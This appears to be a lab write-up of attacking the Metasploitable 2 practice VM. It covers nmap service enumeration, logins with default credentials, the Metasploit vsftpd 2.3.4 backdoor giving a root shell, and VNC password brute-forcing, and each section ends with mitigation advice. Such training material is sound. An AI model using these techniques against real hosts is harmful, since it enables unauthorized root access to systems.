Metasploitable 2

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Nmap

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -sC -T4  192.168.80.130
Starting Nmap 7.94SVN ( [https://nmap.org](https://nmap.org/) )
Nmap scan report for 192.168.80.130
Host is up (0.0055s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.80.137
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|*ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (proto
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|*  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|*ssl-date: 2024-09-13T07:27:21+00:00; -6s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
```

```
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|*    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/orga
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|*smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 1
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|*  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|*http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      33493/udp   mountd
|   100005  1,2,3      60475/tcp   mountd
|   100021  1,3,4      54287/udp   nlockmgr
|   100021  1,3,4      57012/tcp   nlockmgr
|   100024  1          50020/udp   status
|  100024  1          58260/tcp   status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WOR
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup:
512/tcp open exec netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
```


```
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 16
|   Capabilities flags: 43564
|   Some Capabilities: LongColumnFlag, Support41Auth, ConnectWi
|   Status: Autocommit
|*  Salt: |=W|.kS;o=~)N+,<)UT#
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2024-09-13T07:27:21+00:00; -6s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/orga
| Not valid before: 2010-03-17T14:07:45
|*Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|*    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd (Admin email admin@Metasp
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION re
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 00:0C:29:85:3E:C6 (VMware)
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Lin

Host script results:
|*smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
```

```
|*  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 59m54s, deviation: 2h00m00s, median: -6s
|*nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|*  System time: 2024-09-13T03:27:13-04:00

Service detection performed. Please report any incorrect result
Nmap done: 1 IP address (1 host up) scanned in 21.79 seconds
```

Enumeration on Port 80



We Found credentials for login **msfadmin/msfadmin**

keep that in mind

1. Exploit port 21 FTP

```
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.80.137
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|*ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

in this port we see FTP service running with version 2.3.4

let's try to connect to it with the **credentials** we had

```
┌──(root㉿kali)-[/home/kali]
└─# ftp 192.168.80.130
Connected to 192.168.80.130.
220 (vsFTPd 2.3.4)
Name (192.168.80.130:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||63329|).
150 Here comes the directory listing.
drwxr-xr-x    6 1000     1000         4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp> cd vulnerable
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||16639|).
150 Here comes the directory listing.
drwxr-xr-x    3 1000     1000         4096 Apr 28  2010 mysql-ssl
drwxr-xr-x    5 1000     1000         4096 Apr 28  2010 samba
drwxr-xr-x    2 1000     1000         4096 Apr 19  2010 tikiwiki
drwxr-xr-x    3 1000     1000         4096 Apr 16  2010 twiki20030201
226 Directory send OK.
ftp>
```

It worked for us successfully

we can also connect using anonymous as name and password

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.94.132

Connected to 192.168.94.132.
220 (vsFTPd 2.3.4)
Name (192.168.94.132:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

11 Mitigation

FTP (vsftpd 2.3.4

- Mitigation: Disable anonymous FTP access and update the FTP server software to a more secure version that supports encrypted connections like FTPS.

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

2. Exploit Port 21 VSFTPD

search metasploit for an exploit





```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.80.130:21 - The port used by the backdoor bind listener is already open
[+] 192.168.80.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (192.168.80.137:44301 → 192.168.80.130:6200) at 2024-10-17 19:01:55 -0400

whoami
root
uid
sh: line 7: uid: command not found
getuid
sh: line 8: getuid: command not found
sudo -l
User root may run the following commands on this host:
    (ALL) ALL
```

21 Mitigation

FTP (vsftpd 2.3.4

- Mitigation: Disable anonymous FTP access and update the FTP server software to a more secure version that supports encrypted connections like FTPS.

---


3. Exploit port 22 SSH

```
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (proto
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|*  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
```

now lets try to connect using SSH

at first we didn’t try to connect using the credentials we had but when we did,we got into the user

msfadmin which has root privilege's



And we are ROOT

3.1. Mitigation

SSH (OpenSSH 4.7p1)

- Mitigation: Update OpenSSH to the latest version and disable root login via SSH. Implement strong password policies and consider using key-based authentication.

4. Exploit port 23 Telnet

```
23/tcp   open  telnet      Linux telnetd
```

Telnet is a simple, text-based network protocol that is used for accessing remote computers over TCP/IP networks like the Internet.

we see that give us the credentials straight up

And now we are ROOT

4.1. Mitigation

Telnet:


- Mitigation: Disable the Telnet service and replace it with SSH, which provides encrypted communication.

---

5. Exploit port 5900 VNC

```
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|*    VNC Authentication (2)
```

i tried to connect to using vncviewer




bur the password didn’t work

```
   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/vnc/vnc_login           .                normal  No     VNC Authentication Scanner
   1  post/windows/gather/credentials/mremote   .                normal  No     Windows Gather mRemote Saved Password Extraction


Interact with a module by name or index. For example info 1, use 1 or use post/windows/gather/credentials/mremote

msf6 > use 0
msf6 auxiliary(scanner/vnc/vnc_login) > options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                       Required  Description
   ----              ---------------                       --------  -----------
   ANONYMOUS_LOGIN   false                                 yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                 no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                     yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                 no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                 no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                 no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                  no        Skip existing credentials stored in the current database (Accepted:
                                                                     none, user, user&realm)
   PASSWORD                                                no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/ no        File containing passwords, one per line
                     wordlists/vnc_passwords.txt
   Proxies                                                 no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                                                  yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                                                     ploit/basics/using-metasploit.html
   RPORT             5900                                  yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                 yes       Stop guessing when a credential works for a host
   THREADS           1                                     yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                               no        A specific username to authenticate as
   USERPASS_FILE                                           no        File containing users and passwords separated by space, one pair per
                                                                      line
   USER_AS_PASS      false                                 no        Try the username as the password for all users
   USER_FILE                                               no        File containing usernames, one per line
   VERBOSE           true                                  yes       Whether to print output for all attempts
```

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.80.130
rhosts ⇒ 192.168.80.130
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.80.130:5900   - 192.168.80.130:5900 - Starting VNC login sweep
[!] 192.168.80.130:5900   - No active DB -- Credential data will not be saved!
[+] 192.168.80.130:5900   - 192.168.80.130:5900 - Login Successful: :password
[*] 192.168.80.130:5900   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

using metasploit found out the password for vnc it’s password



Using the password:password i was able to connect as ROOT

5.1. Mitigation

VNC / VNC protocol 3.3


- Mitigation: Disable the VNC service or secure it by using a strong password and tunneling it over SSH to ensure encryption.

---


6. Exploit port 5432 PostgreSQL

```
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2024-09-13T07:27:21+00:00; -6s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/orga
| Not valid before: 2010-03-17T14:07:45
|*Not valid after:  2010-04-16T14:07:45
```

let's search in metasploit for exploit



i was able to connect in let’s check



And we got in

6.1. Mitigation

PostgreSQL (versions 8.3.0 – 8.3.7)


- Mitigation: Update PostgreSQL to a newer, supported version and ensure database access is secured with strong authentication. Disable remote access if not needed.

